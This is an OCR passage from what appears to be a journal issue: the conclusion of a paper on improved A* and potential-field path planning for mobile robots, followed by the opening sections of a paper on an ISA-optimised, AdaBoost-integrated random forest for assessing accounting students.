[26]	The path length has been shortened by 42.02%, and the number of turns has been reduced by 92.31%	Difficulty in obtaining and processing geomagnetic data
[27]	Reduced the search nodes of the A * algorithm and improved the obstacle avoidance effect	There is a possibility of losing the optimal solution
[28]	A 67.25% path length improvement was achieved, with an average performance improvement of about 14.68%	There may be a conflict issue with reward signals
Manuscript	The maximum reduction in path length for the improved A * and APF algorithms is 5.32% and 10.06%, respectively.	Not considering dynamic obstacle avoidance yet

TABLE VII. COMPARISON OF PATH SMOOTHNESS AND DIVERSITY IN DIFFERENT STUDIES

Number	Path smoothness					Path diversity				
	Number of experiments					Number of experiments				
	1	*2*	*3*	*4*	*5*	*1*	*2*	*3*	*4*	*5*
[26]	0.851	0.899	0.894	0.860	0.891	0.856	0.894	0.875	0.861	0.889
[27]	0.890	0.881	0.890	0.868	0.862	0.885	0.897	0.879	0.906	0.866
[28]	0.902	0.887	0.919	0.892	0.894	0.916	0.887	0.884	0.887	0.897
Improved A*	0.982	0.974	0.933	0.961	0.952	0.973	0.953	0.944	0.943	0.953
Improved APF	0.985	0.957	0.962	0.954	0.971	0.948	0.972	0.987	0.957	0.970

The smoothness of a path was measured by standardization, with a value range of [0, 1], and the larger the value, the smoother the path. Path diversity was achieved by measuring the similarity of paths generated from multiple runs, with a value range of [0, 1], and the larger the value, the higher the diversity. As illustrated in Table VII, the mean path smoothness values reported in earlier studies [26], [27], and [28] were 0.879, 0.878, and 0.899, respectively. In this study, the average path smoothness values of improved A * and improved APF were 0.960 and 0.966, respectively, which were significantly better than previous studies. In addition, in terms of path diversity, the average values of the five methods were 0.875, 0.887, 0.894, 0.953, and 0.967, respectively. In summary, the designed algorithm was demonstrated to exhibit higher path smoothness and diversity, generate paths with reduced sharp turns and acceleration changes, and possess strong randomness and adaptability. These characteristics had the potential to enhance the probability of robots identifying feasible paths.

VI. CONCLUSION

A global path planning model based on the improved A* algorithm and a local path planning model based on the improved APF algorithm were developed to improve the autonomous navigation capability of mobile robots. The experimental results showed that the turns in the optimal path for the original A* algorithm in the four experiments were 13, 8, 16, and 8, respectively. For the improved A* algorithm, the turns in the optimal path were reduced to 8, 5, 9, and 5, respectively. There was a reduction of 5, 3, 7, and 3 turns compared to the original algorithm. The length of the optimal path for the original A* algorithm in the four experiments was 59.56m, 42.49m, 53.15m, and 53.32m, respectively. For the improved A* algorithm, the length of the optimal path was reduced to 56.39m, 40.83m, 50.56m, and 50.83m, respectively. There was a reduction of 3.17m, 1.66m, 2.59m, and 2.49m compared to the original algorithm. The performance of the improved A* algorithm was superior to the original A* algorithm. The maximum planning time for the original APF method was 0.47s. The maximum planning time for the improved APF method was 0.36s. The maximum planning time for the combined algorithm of the original APF method and SA was 0.28s. The maximum planning time for the combined algorithm of the improved APF method and SA was 0.17s. The combined algorithm of the improved APF method and SA had better performance. The combined algorithm of the improved APF method and SA reached the target node and avoided being trapped in the local minimum under the single obstacle. In addition, the strategy of adding a virtual target point can help the combined algorithm of the improved APF method and SA to escape from the local minimum under multiple obstacles. However, there are still limitations in this study. The designed local path planning model mainly focuses on static obstacle environments. Future research can explore the avoidance of dynamic obstacles that may appear unexpectedly. In addition, although the improved algorithm performs well in terms of path planning performance, there is still room for improvement in terms of computational resource consumption. Future research can reduce the computational cost of the algorithms and improve their real-time performance and applicability through algorithm optimization, hardware acceleration, and other methods. Finally, current path planning methods mainly focus on finding optimal paths. However, in some practical scenarios, it may be necessary to generate multiple feasible paths for selection. Future research could explore ways to enhance the algorithm's ability to generate path diversity to meet different task requirements. The research makes a significant contribution to the field by optimizing the performance of global and local path planning for mobile robots. This is achieved by improving the A* algorithm and APF method, thereby reducing the number of turns and path length of the optimal path. Additionally, the research reduces path planning time, improves the adaptability and stability of the algorithm, and provides efficient technical support for

autonomous navigation of robots in industrial manufacturing and other fields. Mobile robot path planning technology has a wide range of applications and is important in the field of industrial manufacturing, such as automatic material handling and component distribution in scenarios such as intelligent workshops and automated warehouses. However, in real-world implementation, the designed planning algorithm must be adapted to address issues such as dynamic environment adaptability, sensor accuracy and reliability, computational resource limitations, multi-robot collaboration, and real-time requirements. These are also issues that need to be addressed in practical applications. In the real-world, the global and local path planning models developed by the research can be directly applied to the autonomous navigation system of mobile robots. Specifically, the algorithm must first be integrated into the robot's embedded system, and real-time environmental data can be obtained through sensors, such as using LiDAR for obstacle detection and mapping. Then, by combining the kinematic model and the dynamic constraints of the robot, the algorithm is optimized and adapted to ensure the feasibility and real-time performance of the path planning. In terms of dynamic environment perception, deep learning techniques can be introduced. In addition, by combining it with hardware acceleration technology, the algorithm's computational resource consumption can be further reduced, which is expected to significantly improve its real-time performance and applicability in practical applications.

Integrating ISA Optimised Random Forest Methods for Building Applications in Digital Accounting Talent Assessment

Yu ZHOU
Department of Economics and Management, Hebei University of Environmental Engineering, Qinhuangdao 066000, Hebei, China

***Abstract*—Digital accounting talent assessment in applied undergraduate colleges and universities is an urgent problem of talent assessment construction. In order to solve the problem of digital accounting talent assessment in applied undergraduate colleges, a digital accounting talent assessment method based on improved machine learning algorithm is proposed. Firstly, the digital accounting talent assessment problem in applied undergraduate colleges is analysed, digital accounting talent assessment indicators are extracted, and the index system is constructed; secondly, the digital accounting talent assessment model based on the integrated ISA optimized random forest algorithm in applied undergraduate colleges is constructed by combining the integrated learning technology, the intelligent optimization algorithm, and the random forest; lastly, the digital accounting talent data in applied undergraduate colleges is used to analyse the model. The results show that compared with other algorithms, the accuracy of digital accounting talent assessment in applied undergraduate colleges and universities of Ada-ISA-RF is improved by 3.06 per cent and 7.04 per cent, respectively.**

Keywords*—Integrated learning; internal renovation algorithms; random forests; digitalisation of applied undergraduate institutions; accounting talent assessment

I. INTRODUCTION

With the rapid development of information technology, the demand for digital accounting talents is increasing. Applied undergraduate colleges and universities, as an important base for training accounting talents, need to establish a scientific assessment system to measure the comprehensive quality and ability level of students [1]. Different from research undergraduate colleges and universities, applied undergraduate colleges and universities pay more attention to the improvement of professional practice and application ability of accounting talent students in the process of talent education and training, aiming to cultivate accounting professional and technical application talents for the society [2]. In this context, applied undergraduate colleges and universities need to grasp the progress of the time and the development trend of society, and take a variety of strategies to promote the training of digital accounting talents [3]. At present, the following problems are mainly manifested in the training of digital accounting talents in applied undergraduate colleges and universities [4]: 1) the lagging behind of talent training objectives; 2) the lack of digital technology teaching content in professional courses; 3) the difficulty of faculty to meet the needs of digital accounting talent training; 4) the backwardness of the construction of teaching platforms, which cannot provide support for the training of digital accounting talents. In order to adapt to the rapid development of the digital economy, meet the digital accounting talent cultivation, and improve the construction level of the educational system of digital accounting talents in institutions, it is very necessary to study the accurate and efficient assessment method of digital accounting talents in applied undergraduate colleges and universities [5].

In past studies, scholars have proposed a variety of methods for assessing accounting talent, such as test scores, practical exercises, and internship experiences [6]. However, these methods often have problems such as high subjectivity and inconsistent assessment criteria. In recent years, with the development of machine learning technology, some researchers have begun to try to apply machine learning algorithms to the assessment of accounting talent [7]. For example, some studies have used decision tree algorithms to predict and analyse the academic performance of accounting students, and achieved better results [8]. However, there are still some shortcomings in the current research, such as single assessment index and poor model interpretability [9]. Therefore, this study will further explore the construction and application of digital accounting talent assessment model based on machine learning algorithms in applied undergraduate colleges and universities on the basis of existing research [10].

In order to solve the shortcomings of digital accounting talent assessment in applied undergraduate colleges, this study combines big data technology and machine learning technology to propose a digital accounting talent assessment method based on improved random forest algorithm in applied undergraduate colleges. The main contributions of this study are: 1) analyzing the current situation of digital accounting talent cultivation in applied undergraduate colleges and designing the digital accounting talent assessment method; 2) constructing the digital accounting talent assessment index system in applied undergraduate colleges; 3) investigating the integrated internal search optimization algorithm [11] to improve the Random Forest Algorithm [12] and its application in the problem of digital accounting talent assessment in applied undergraduate colleges ; 4) comparative analyses of the proposed methods are conducted using publicly available online accounting human resources data. The results show that the method proposed in this study solves the current shortcomings of digital accounting talent assessment in applied undergraduate colleges, and

improves the level and capability of digital accounting talent assessment.

This study is organized as follows: In Section II, it analyzes the current situation and challenges in digital accounting talent cultivation at applied undergraduate colleges and constructs a relevant indicator system. In Section III, it introduces the methodology, focusing on the integration of the ISA optimization algorithm with the Random Forest model, further enhanced by AdaBoost to develop the ISA-RF assessment model. In Section IV, the model is trained and tested using practical data, and its performance is compared with traditional algorithms. In Section V, experimental results are analyzed to verify the effectiveness and accuracy of the proposed model in improving talent assessment. Finally Section VI presents the conclusion of the study.

II. Related Work and Theoretical Approaches

A. Analysis of the Problem

1) The current state of digital accounting talent assessment: With the rapid development of information technology, the demand for digital accounting talents is increasing. Applied undergraduate colleges and universities, as an important place to cultivate high-level accounting talents to serve the regional socio-economic development, face challenges in talent cultivation such as unclear target orientation, incomplete cultivation system, insufficient equipment conditions, and lack of faculty capacity [13], as shown in Fig. 1.



Fig. 1. Problems in the training of accounting personnel.

In order to cope up with these challenges, applied undergraduate colleges are exploring a suitable path for themselves, including repositioning the objectives of accounting talent cultivation in the context of digitalisation, reorganising the content of the curriculum (teaching materials), teaching methods, competency frameworks and evaluation standards, and re-designing the practical teaching system, etc. [14]. The digital accounting talent cultivation path is shown in Fig. 2.



Fig. 2. Digital accounting talent cultivation pathway.

In assessing digital accounting talents, the Chinese Society of Business Accounting compiled the Digital Accounting Professional Competency Framework, which classifies digital accounting into four levels: beginner, intermediate, advanced, and extraordinarily (Fig. 3), and precisely describes digital accounting in five dimensions: digital strategic competency, digital competency in accounting, digital competency in business, digital leadership, and digital technological competency [15], and precisely describes the digital accounting competency requirements. The embodiment of digital accounting talent competency dimensions is shown in Fig. 4.



Fig. 3. Digital accounting talent segmentation levels.

Fig. 4. Digital accounting talent competency dimensions.

In summary, applied undergraduate colleges and universities are making efforts to improve the education level of accounting majors and the employability of students to meet the requirements of the era of digital economy through the development of competency frameworks and the conduct of assessment activities on the issue of digital accounting talent assessment [16].

2) Design of digital accounting talent assessment programme: As a powerful data analysis tool, machine learning algorithms can provide new ideas and methods for the

assessment of digital accounting talent. In this study, we will explore the construction and application of digital accounting talent assessment model based on machine learning algorithm in applied undergraduate colleges, as shown in Fig. 5. Firstly, analyse the current situation of digital accounting talent cultivation in applied undergraduate colleges, analyse the digital accounting talent assessment indexes, and construct the assessment system; secondly, take the digital accounting talent assessment index data as input, and take the assessment value as output, and use machine learning algorithms to construct the digital accounting talent assessment model in applied undergraduate colleges; lastly, use the internal renovation algorithm and integration algorithms to carry out the constructed model for optimisation evaluation. The specific optimisation structure is shown in Fig. 6.



Fig. 5. Design of digital accounting talent assessment programme.



Fig. 6. Model optimised structural design.

B. Theoretical Approach

1) Integrated learning technologies: AdaBoost (Adaptive Boosting) [17] is an iterative algorithm whose core idea is to train different classifiers (weak classifiers) for the same training set, and then ensemble these weak classifiers to form a stronger final classifier (strong classifier). The specific principle is shown in Fig. 7. AdaBoost is an integrated learning technique that is able to enhance weak learners with only slightly higher prediction accuracy than random guessing into strong learners with high prediction accuracy, which provides an effective new idea and method for the design of learning algorithms when it is very difficult to construct strong learners directly [18].



Fig. 7. AdaBoost technique.

The workflow of AdaBoost algorithm is shown in Fig. 8 with the following steps:

- Initialise weights: initialise the weights of the first weak classifier by initialising all its weights to the same probability;
- Training weak classifiers: for each weak classifier perform the following:
  - The weak classifier results are obtained by training the training set containing the weight distribution;
  - Calculate the classification error rate of the weak classifier on the current weighted training set;
  - Calculate the weight coefficients of the current weak classifier based on the classification error rate;
  - Adjust the next training set weight distribution;
- Construct a linear combination of T weak classifiers: combine all weak classifiers into one strong classifier, and obtain the final classification result by weighted summation.



Fig. 8. Steps of AdaBoost algorithm.

2) ISA optimisation algorithm: The algorithm breaks through the framework of traditional meta-heuristics and provides an innovative solution to global optimisation problems. The effectiveness of the ISA algorithm has been demonstrated

on standard mathematical and engineering problems, and its performance outperforms other known optimisation algorithms. In addition, the ISA algorithm has a simple structure and requires only one parameter to be tuned, greatly simplifying its implementation and use.

The algorithm proposed by ISA, inspired by architectural design, searches for a better viewpoint by dividing the elements into compositional and mirroring groups, and except for the most adapted element, the other elements are recombined or mirrored to find a better viewpoint. The algorithm first randomly determines the element location and evaluates the adaptation, and then the elements are randomly grouped based on the parameter α to explore the optimal viewpoints, this parameter α is key to balance the depth and breadth of the search, the specific principle is shown in Fig. 9.



Fig. 9. Principle of ISA algorithm.

The specific principle steps of the ISA algorithm are as follows:

- Randomly generate the element positions of the ISA algorithm and the fitness value is calculated;
- Based on the definition of the problem, find the individual with the optimal fitness value, listed as x_{gb}^{j} ;
- Randomly divide the elements into two groups, i.e. composition group and mirror group. If $r_1 \le \alpha$, perform mirror group; otherwise perform composition group;
- For composition groups, each element is randomly generated in a finite space:

$$x_i^j = LB^j + r_2 \times \left(UB^j - LB^j\right) \tag{1}$$

where, x_i^j denotes the i-th element of the j-th iteration, UB and LB denote the upper and lower bounds of the problem search space, respectively, and r_2 denotes a random number.

- For mirror groups, the algorithm operates by randomly placing mirrors between each element and the most adapted element (global optimum):

$$x_{m,i}^j = r_3 x_i^{j-1} + \left(1 - r_3\right) x_{gb}^j \tag{2}$$

where, r_3 denotes a random number.

The image or virtual position of the element depends on the position of the mirror:

$$x_i^j = 2x_{m,i}^j - x_i^{j-1} \tag{3}$$

- For globally optimal elements, their positions are slightly adjusted by the randomised wandering method:

$$x_{gb}^j = x_{gb}^{j-1} + r_n \times \lambda \tag{4}$$

where, r_n denotes the random number and x_{gb}^j denotes the globally optimal element.

- Calculate the fitness value of the new position and update the element position information:

$$x_i^j = \begin{cases} x_i^j & f\left(x_i^j\right) < f\left(x_i^{j-1}\right) \\ x_i^{j-1} & else \end{cases} \tag{5}$$

- If the maximum number of iterations is reached, repeat (2).

The ISA algorithm pseudo-code is shown in Table I.

3) Random forest: Random Forest (Fig. 10) [18] is an integrated learning approach that makes predictions by constructing multiple decision trees and combining their results. Each tree is trained on a different subset of the data and a subset of the features, thus reducing the risk of overfitting and improving the generalisation of the model [19].



Fig. 10. Random forest principle.

Based on the analysis of the working principle of Random Forest, the specific steps of RF algorithm are as follows (Fig. 11):

a) Data sampling: Multiple sample subsets are randomly selected from the original training dataset with putback.

b) Feature selection: At each splitting node, some features are randomly selected for optimal splitting.

c) Constructing a decision tree: A decision tree is constructed on each subset of samples until a predetermined depth or other stopping condition is reached.

d) Integrated prediction: Voting or averaging the prediction results of all the decision trees to get the final prediction result.



Fig. 11. Random forest steps.

III. Construction of Digital Accounting Talent Assessment Indicator System

A. Analysis of Digital Accounting Talent Assessment Indicators

In Fig. 12, in order to comprehensively assess the digital accounting talents in applied undergraduate colleges and universities, this study establishes a scientific and reasonable assessment index system [20], which mainly includes the following aspects:

1) Level of professional knowledge: including accounting basics, financial statement analysis, and tax regulations.

2) Practical skills: including accounting software operation, financial data processing, and auditing practice.

3) Data analysis capabilities: including data mining, data visualisation, statistical analysis, etc.

4) Information system application capabilities: including ERP systems, financial sharing platforms, etc.

5) Comprehensive quality: including communication skills, teamwork, and innovative thinking.

B. System Construction

According to the principles of practicability and operability, this study constructs an assessment index system that meets the characteristics of applied undergraduate colleges and the market demand from the aspects of professional knowledge level, practical operation ability, data analysis ability, information system application ability, and comprehensive quality [20], as shown in Fig. 13.



Fig. 12. Assessment of indicator aspects.



Fig. 13. Construction of the assessment indicator system.

IV. Integration of ISA Optimised Random Forest Algorithm and Applications

A. ISA Optimisation of Random Forests

In order to improve the evaluation accuracy of the RF algorithm, this study takes the number of RF algorithm decision trees and the minimum number of leaf points as the ISA algorithm optimisation decision variables, and the error objective function as the fitness value [21], and in Fig. 14, the specific steps are as follows: 1) Initialise the ISA algorithm optimisation RF model parameter population, and compute the fitness value; 2) Update the RF model parameter population using the ISA algorithm optimisation strategy; 3) Iteratively update until the maximum number of iterations is satisfied, output the optimal RF model hyperparameters, and construct the ISA-RF model.



Fig. 14. ISA-RF Model construction and steps.

B. Integration of the ISA-RF Algorithm

In order to make the training process less prone to overfitting phenomenon and improve RF accuracy, the integrated ISA-RF algorithm is constructed based on the ISA optimisation to improve RF algorithm by combining with AdaBoost technology. From Fig. 15, the specific algorithm is described as follows: 1) Initialise the weight distribution of the samples; 2) Train the base evaluator $h_t = f_{ISA-RF}(X, D_t)$; 3) Calculate the prediction error of the base evaluator h_t on the training sample set; 4) Calculate the weight coefficients of the base evaluator a_t; 5) Update the sample distribution until it meets the maximum number of iterations; 6) Combine the T base evaluators linearly to obtain the strong evaluator integrated ISA-RF model.



Fig. 15. Integrated ISA-RF model construction and steps.

C. Application of Algorithms

